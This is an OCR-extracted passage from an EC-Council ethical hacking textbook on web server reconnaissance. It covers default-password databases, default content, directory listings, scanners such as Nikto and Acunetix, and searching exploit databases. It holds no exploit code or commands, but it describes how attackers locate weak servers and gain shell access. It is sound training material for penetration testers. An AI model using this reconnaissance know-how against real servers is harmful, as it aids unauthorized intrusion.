



Figure 13.30: Screenshot displaying the default password DB page of cirt.net

The following are some additional websites for finding the default passwords of web server administrative interfaces:

- *http://open-sez.me*
- *https://www.fortypoundhead.com*
- *http://www.defaultpassword.us*
- *https://default-password.info*
- *https://www.routerpasswords.com*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Default Content of Web Server

Most servers of web applications have default contents and functionalities that allow attackers to launch attacks. The following are some common default contents and functionalities that an attacker attempts to identify in web servers.

- **Administrators debug and test functionality**

  Functionalities designed for administrators to debug, diagnose, and test web applications and web servers contain useful configuration information and the runtime state of both the server and its running applications. Hence, these functionalities are the main targets for attackers.

- **Sample functionality to demonstrate common tasks**

  Many servers contain various sample scripts and pages designed to demonstrate certain application server functions and application programming interfaces (APIs). Often, web servers fail to secure these scripts from attackers, and these sample scripts either contain vulnerabilities that can be exploited by attackers or implement functionalities that allow attackers to exploit.

- **Publicly accessible powerful functions**

  Some web servers include powerful functionalities that are intended for administrative personnel and restricted from public use. However, attackers attempt to exploit such powerful functions to compromise the server and gain access. For example, some application servers allow web archives to be deployed over the same HTTP port as that used by the application. An attacker may use common exploitation frameworks such as Metasploit to perform scanning to identify default passwords, upload backdoors, and gain command-shell access to the target server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Server installation manuals**

  An attacker attempts to identify server manuals, which may contain useful information about configuration and server installation. Accessing this information allows the attacker to prepare an appropriate framework to exploit the installed web server.

Tools such as Nikto2 and exploit databases such as SecurityFocus (*https://www.securityfocus.com*) can be used to identify default contents.

- **Nikto2**

  Source: *https://cirt.net*

  Nikto is a vulnerability scanner used extensively to identify potential vulnerabilities in web applications and web servers.





Figure 13.31: Screenshot of Nikto2

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Directory Listings of Web Server

When a web server receives a request for a directory, rather than a file, the web server responds to the request in the following ways.

- **Return Default Resource within the directory**

  The server may return a default resource within the directory, such as index.html.


- **Return Error**

  The server may return an error, such as the HTTP status code 403, indicating that the request is not permitted.

- **Return listing of directory content**

  The server may return a listing showing the contents of the directory. A sample directory listing is shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Index of /[redacted]

Name	Last modified	Size	Description
Parent Directory		-	
CONTRIBUTING.md	2018-09-13 13:03	1.7K	
Dockerfile	2018-09-13 13:03	1.3K	
Dockerfile.arm32v7	2018-09-13 13:03	3.0K	
LICENSE	2018-09-13 13:03	1.0K	
README.md	2018-09-13 13:03	4.7K	
app.json	2018-09-13 13:03	347	
directurl.md	2018-09-13 13:03	2.4K	
docker-compose.yml	2018-09-13 13:03	268	
docs/	2018-09-13 13:03	-	
favicon.ico	2018-09-13 13:03	5.3K	
node-server.js	2018-09-13 13:03	1.4K	
package-lock.json	2018-09-13 13:03	240K	
package.json	2018-09-13 13:03	1.5K	
postcss.config.js	2018-09-13 13:03	111	
screenshots/	2018-09-13 13:03	-	
src/	2018-09-13 13:03	-	
static.json	2018-09-13 13:03	66	
webpack.config.js	2018-09-13 13:03	1.7K	
webui-aria2.spec	2018-09-13 13:03	4.4K	


Figure 13.32: Screenshot displaying a sample directory listing

Though directory listings do not have significant relevance from a security perspective, they occasionally possess the following vulnerabilities that allow attackers to compromise web applications:

- Improper access controls
- Unintentional access to the web root of servers

In general, after discovering a directory on a web server, an attacker makes a request for that directory and attempts to access the directory listing. Attackers also attempt to exploit vulnerable web server software that grants access to directory listings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Vulnerability Scanning

Vulnerability scanning is performed to identify vulnerabilities and misconfigurations in a target web server or network. Vulnerability scanning reveals possible weaknesses in a target server to exploit in a web server attack. In the vulnerability-scanning phase, attackers use sniffing techniques to obtain data on the network traffic to determine active systems, network services, and applications. Automated tools such as Acunetix Web Vulnerability Scanner are used to perform vulnerability scanning on a target server and find hosts, services, and vulnerabilities.

- **Acunetix Web Vulnerability Scanner**

  Source: *https://www.acunetix.com*

  Acunetix Web Vulnerability Scanner (WVS) scans websites and detects vulnerabilities. Acunetix WVS checks web applications for SQL injections, XSS, and so on. It includes advanced pen testing tools to ease manual security audit processes and creates professional security audit and regulatory compliance reports based on AcuSensor Technology. It supports the testing of web forms and password-protected areas, pages with CAPTCHA, single sign-on, and two-factor authentication mechanisms. It detects application languages, web server types, and smartphone-optimized sites. Acunetix crawls and analyzes different types of websites, including HTML5, Simple Object Access Protocol (SOAP), and Asynchronous JavaScript and Extensible Markup Language (AJAX). It supports the scanning of network services running on the server and the port scanning of the web server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.33: Screenshot of Acunetix Web Vulnerability Scanner

The following are some additional vulnerability scanning tools:

- Fortify WebInspect (*https://www.microfocus.com*)
- Tenable.io (*https://www.tenable.com*)
- ImmuniWeb (*https://www.immuniweb.com*)
- Netsparker (*https://www.netsparker.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Finding Exploitable Vulnerabilities

Flaws and programming errors in software design lead to security vulnerabilities. Attackers take advantage of these vulnerabilities to perform various attacks on the confidentiality, availability, or integrity of a system. Software vulnerabilities such as programming flaws in a program, service, or within the OS software or kernel can be exploited to execute malicious code.

Many public vulnerability repositories that are available online allow access to information about various software vulnerabilities. Attackers search on exploit sites such as SecurityFocus (*https://www.securityfocus.com*) and Exploit Database (*https://www.exploit-db.com*) for exploitable vulnerabilities of a web server based on its OS and software applications. Attackers use the information gathered in the previous stages to find the relevant vulnerabilities by using Exploit Database.

Exploiting these vulnerabilities allows attackers to execute a command or binary on a target machine to gain higher privileges than existing ones or to bypass security mechanisms. Attackers using these exploits can even access privileged user accounts and credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


